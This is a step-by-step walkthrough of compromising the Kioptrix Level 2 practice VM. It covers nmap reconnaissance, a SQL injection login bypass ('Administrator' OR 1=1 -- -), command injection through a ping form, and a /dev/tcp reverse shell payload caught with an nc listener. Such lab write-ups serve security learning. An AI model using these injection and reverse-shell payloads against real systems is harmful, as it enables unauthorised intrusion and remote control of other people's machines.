

kioptrix-2

First stage **#Recon** :

Firstly we need to get our own ip so we will use this command

```
ip a
```

```
(kali㉿kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 00:0c:29:39:12:17 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.198.131/24 brd 192.168.198.255 scope global dynamic noprefixroute eth0  
        valid_lft 1140sec preferred_lft 1140sec  
    inet6 fe80::c7cb:f4b7:ad31:bed/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever
```

target ip so we will use **#nmap** by using this command

```
nmap -sn 192.168.X.0/24
```

and by that we can scan for our subnet and we can see our live hosts

```
(kali㉿kali)-[~]  
$ nmap -sn 192.168.198.0/24  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 14:25 EDT  
Nmap scan report for 192.168.198.1  
Host is up (0.00048s latency).  
MAC Address: 00:50:56:C0:00:08 (VMware)  
Nmap scan report for 192.168.198.2  
Host is up (0.00010s latency).  
MAC Address: 00:50:56:E3:02:33 (VMware)  
Nmap scan report for 192.168.198.132  
Host is up (0.00014s latency).  
MAC Address: 00:0C:29:2C:0B:44 (VMware)  
Nmap scan report for 192.168.198.254  
Host is up (0.00018s latency).  
MAC Address: 00:50:56:E2:20:41 (VMware)  
Nmap scan report for 192.168.198.131  
Host is up.  
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.19 seconds
```

and by that we can see all the hosts that are up and we can find that our target is on
192.168.198.132

second stage #Scannins :


we need to know two information in the beginning which is our target services and os, so we will use `#nmap` one more time with this command

```
nmap -sV -O 192.168.198.132
```


```
(kali㉿kali)-[~]
└─$ nmap -sV -O 192.168.198.132
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 14:30 EDT
Nmap scan report for 192.168.198.132
Host is up (0.00048s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 3.9p1 (protocol 1.99)
80/tcp    open  http     Apache httpd 2.0.52 ((CentOS))
111/tcp   open  rpcbind  2 (RPC #100000)
443/tcp   open  ssl/http Apache httpd 2.0.52 ((CentOS))
631/tcp   open  ipp      CUPS 1.1
1021/tcp  open  status   1 (RPC #100024)
3306/tcp  open  mysql    MySQL (unauthorized)
MAC Address: 00:0C:29:2C:0B:44 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop

Nmap and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.14 seconds
```

we can search on the services and it's version for exploits like `CUPS 1.1` how ever i will hack into it through another way in this walkthrough, if we open our webserver we will se this login page and we can see a `comment in the html code`



Remote System Administration Login	
Username	<input type="text"/>
Password	<input type="password"/>
<input type="button" value="Login"/>	



Third stage #weaponization :

we can check for several attacks like xss, ssrf and sqli how ever the more reasonable way to test for is sqli and as we can see in the comment the user we will attack with is Administator

first step to lunch an sqli attack is to imagine the sql query you want to miss with in this scenario i will imagine the quey to be

```
SELECT * FROM USERS WHERE username=' ' AND password=' '
```

where the username we will provide will be in the username field and password will be in the password field

so we can miss with this query by commenting what ever condition is after the username check to make it like this

```
SELECT * FROM USERS WHERE username=' ' OR 1=1 -- -AND password=' '
```

as a matter effect the `OR 1=1` is useless in this case but i will put them just to make sure every this is ok, and we can put what ever string in the password field

Remote System Administration Login	
Username	Administrator' OR 1=1 -- -
Password	...
<input type="button" value="Login"/>	

Fourth stage #exploitation :

and it worked and redirected me to `index.php`

Welcome to the Basic Administrative Web Console	
Ping a Machine on the Network:	<input type="text"/> <input type="button" value="submit"/>

here we can see it asks for a machine to ping in the network so it can be vulnerable to ssrf how ever in my scenario i wanted to get a shell on the target so i will try to inject a code and i will use this payload to check if it is working or not ; `whoami`

```
; whoami
```

```
apache
```

and we can see it worked so i will try to make a reverse shell and i will use shells from this website where you enter your ip and port you want to listen on and what is the program or

language you want it to spawn this with and this website called [Reverse Shell Generator](#)

The screenshot shows the 'Reverse Shell Generator' web application. It has a dark theme with white and blue text. The main title 'Reverse Shell Generator' is at the top. Below it, there are two main sections: 'IP & Port' and 'Listener'. The 'IP & Port' section has input fields for 'IP' (192.168.198.131) and 'Port' (7777). The 'Listener' section has a 'Type' dropdown set to 'rlwrap + nc' and a 'Copy' button. Below these sections, there are tabs for 'Reverse', 'Bind', 'MSFVenom', and 'HoaxShell'. The 'Reverse' tab is selected. Under the 'Reverse' tab, there are options for 'OS' (All), 'Name' (Search...), and a 'Show Advanced' toggle. A list of shell types is shown on the left: 'Bash -i', 'Bash 196', and 'Bash read line'. The 'Bash -i' option is selected. The main content area displays the command: `sh -i >& /dev/tcp/192.168.198.131/7777 0>&1`.

so i will use this command in the input field

```
; sh -i >& /dev/tcp/192.168.198.131/7777 0>&1
```

and i will open a listener on my own machine to get the reverse shell request and by that i can get an rce, i will use this command to open a listener on my machine i will use `rlwrap` before the `nc` to stabilize the shell a little bit before interacting with it

```
(kali㉿kali)-[~]  
$ rlwrap nc -nlvp 7777  
listening on [any] 7777 ...  
_
```

and by that we have successfully got a shell

```
(kali㉿kali)-[~]  
$ rlwrap nc -nlvp 7777  
listening on [any] 7777 ...  
connect to [192.168.198.131] from (UNKNOWN) [192.168.198.132] 32769  
sh: no job control in this shell  
sh-3.00$ whoami  
apache  
sh-3.00$
```